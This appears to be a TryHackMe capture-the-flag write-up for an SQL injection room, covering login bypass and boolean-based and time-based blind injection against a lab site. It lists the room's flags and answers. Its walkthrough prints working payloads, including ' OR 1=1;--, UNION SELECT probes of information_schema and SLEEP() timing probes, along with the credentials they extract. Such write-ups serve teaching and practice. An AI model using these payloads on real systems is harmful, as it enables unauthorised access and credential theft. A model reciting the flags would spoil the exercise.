Task 6 Blind SQLi - Authentication Bypass

What is the flag after completing level two? (and moving to level 3)

Answer: **THM{SQL_INJECTION_9581}**

- ➔ Here I won't enumerate a valid username/password pair. I just need to create a database query that replies with a yes/true.
- ➔ In the box labelled "SQL Query" that the query to the database is the following:


select * from users where username='%username%' and password='%password%' LIMIT 1;

- ➔ To make this into a query that always returns as true, I enter the following into the password field:

' OR 1=1;--

- ➔ Which turns the SQL query into the following:

select * from users where username=" and password=" OR 1=1;




https://website.thm/login

Login Form

You bypassed the login and can now move to the next level

Level 3

- ➔ I clicked on the level 3 and got the flag



Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}

https://website.thm/checkuser?username=admin


```
{"taken":true}
```

Task 7 Blind SQLi - Boolean Based

What is the flag after completing level three?

Answer: THM{SQL_INJECTION_1093}

- ➔ The browser body carries the contents of {“taken”:true}, since the username admin is already registered.
- ➔ To be sure, I changed the username in the dummy browser’s address bar from admin to admin123. The value taken will now be false.



Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}


```
https://website.thm/checkuser?username=admin123
{"taken":false}
```

- ➔ The SQL query that is processed looks like the following:

select * from users where username = '%username%' LIMIT 1;

- ➔ Since the only input we have control over is the username in the query string, we will use it to exploit SQL Injection
- ➔ I kept the username value as admin123, and begin adding columns until i get a taken value of true

username= admin123' UNION SELECT 1;-- gave me false
username= admin123' UNION SELECT 1,2;--
username= admin123' UNION SELECT 1,2,3;-- gave me true



Level Three

Boolean Based Blind SQLi


THM{SQL_INJECTION_9581}

```
https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3;--
{"taken":true}
```

- ➔ Since i know the number of columns, i begin enumerating the database
- ➔ First, the database name by using the built-in database() method and then using the like operator to try and find results that will return a true status

username= admin123' UNION SELECT 1,2,3 where database() like '%';--

- ➔ I get a true response because, in the like operator, we just have the value of %, which will match anything as it's the wildcard value.



Level Three

Boolean Based Blind SQLi


THM{SQL_INJECTION_9581}

https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 where da

```
{"taken":true}
```

- ➔ If i change the wildcard operator to a%, the response goes back to false, which confirms that the database name does not begin with the letter a.
- ➔ We can cycle through all the letters, numbers and characters such as - and _ until we discover a match.
- ➔ sending the below as the username value, i got a true response that confirms the database name begins with the letter s.

username= admin123' UNION SELECT 1,2,3 where database() like 's%';--



Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}


https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 where da

```
{"taken":true}
```

- ➔ Now you move on to the next character of the database name until you find another true response, for example, 'sa%', 'sb%', 'sc%', etc. Keep on with this process until you discover all the characters of the database name, which is sqli_three.
- ➔ We've established the database name, which we can now use to enumerate table names using a similar method by utilising the information_schema database. Try setting the username to the following value:

username= admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'a%';--

- ➔ This query looks for results in the information_schema database in the tables table where the database name matches sqli_three, and the table name begins with the letter a. As the above query results in a false response, we can confirm that there are no tables in the sqli_three database that begin with the letter a. Like previously, you'll need to cycle through letters, numbers and characters until you find a positive match.



Level Three

Boolean Based Blind SQLi


THM{SQL_INJECTION_9581}

https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 FROM ir

```
{"taken":false}
```

- ➔ I discovered a table in the sqli_three database named users, which you can confirm by running the following username payload:

admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';--



Level Three

Boolean Based Blind SQLi


THM{SQL_INJECTION_9581}

https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 FROM ir

```
{"taken":true}
```

- ➔ Lastly, we now need to enumerate the column names in the users table so we can properly search it for login credentials. Again, we can use the information_schema database and the information we've already gained to query it for column names. Using the payload below, we search the columns table where the database is equal to sqli_three, the table name is users, and the column name begins with the letter a.

username= admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%';



Level Three

Boolean Based Blind SQLi


THM{SQL_INJECTION_9581}

https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 FROM ir

```
{"taken":false}
```

- ➔ Again, you'll need to cycle through letters, numbers and characters until you find a match. As you're looking for multiple results, you'll have to add this to your payload each time you find a new column name to avoid discovering the same one. For example, once you've found the column named id, you'll append that to your original payload (as seen below).

admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME !='id';



Level Three

Boolean Based Blind SQLi


THM{SQL_INJECTION_9581}

https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 FROM ir

```
{"taken":false}
```

➔ Repeating this process three times will enable you to discover the columns' id, username and password. Which now you can use to query the users table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:

admin123' UNION SELECT 1,2,3 from users where username like 'a%



Boolean Based Blind SQLi


THM{SQL_INJECTION_9581}

https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 from use

```
{"taken":true}
```

➔ Once you've cycled through all the characters, you will confirm the existence of the username admin. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:

admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%



Level Three


Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}

https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 from use

```
{"taken":false}
```

- ➔ Cycling through all the characters, you'll discover the password is 3845.



Level Three


Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}

https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 from use

```
{"taken":true}
```

- ➔ You can now use the username and password you've enumerated through the blind SQL Injection vulnerability on the login form to access the next level.
- ➔ Which i entered in the login form and got the flag



Level Four

Time Based Blind SQLi

THM{SQL_INJECTION_1093}

https://website.thm/analytics?referrer=tryhackme.com

```
OK
```


Request Time: 0.000

Task 8 Blind SQLi - Time Based

What is the final flag after completing level four?
Answer: THM{SQL_INJECTION_MASTER}

- The SLEEP() method is only called after a successful UNION SELECT statement.
- To get the number of columns in a table, you might use the query:

admin123' UNION SELECT SLEEP(5); - -



Level Four

Time Based Blind SQLi

THM{SQL_INJECTION_1093}

https://website.thm/analytics?referrer=tryhackme.com admin123' UNION SELECT SL

OK

- If there was no pause in the response time, we know that the query was unsuccessful, so like on previous tasks, we add another column:

admin123' UNION SELECT SLEEP(5),2;--


- This payload produced a 5-second delay, confirming the successful execution of the UNION statement and that there are two columns.
- I repeated the enumeration process from the Boolean-based SQL Injection by inserting the SLEEP() method inside the UNION SELECT query.
- If you're having trouble locating the table name, the query following should help:

referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--

- After many trials

user' UNION SELECT SLEEP(5),2 from users where username='admin' and password like '4961%';--

- Therefore username is admin and password is 4961



Training Complete

THM{SQL_INJECTION_MASTER}

Task 9 Out-of-Band SQLi

Question	Answer
Name a protocol beginning with D that can be used to exfiltrate data from a database.	DNS

Task 10 Remediation

Question	Answer
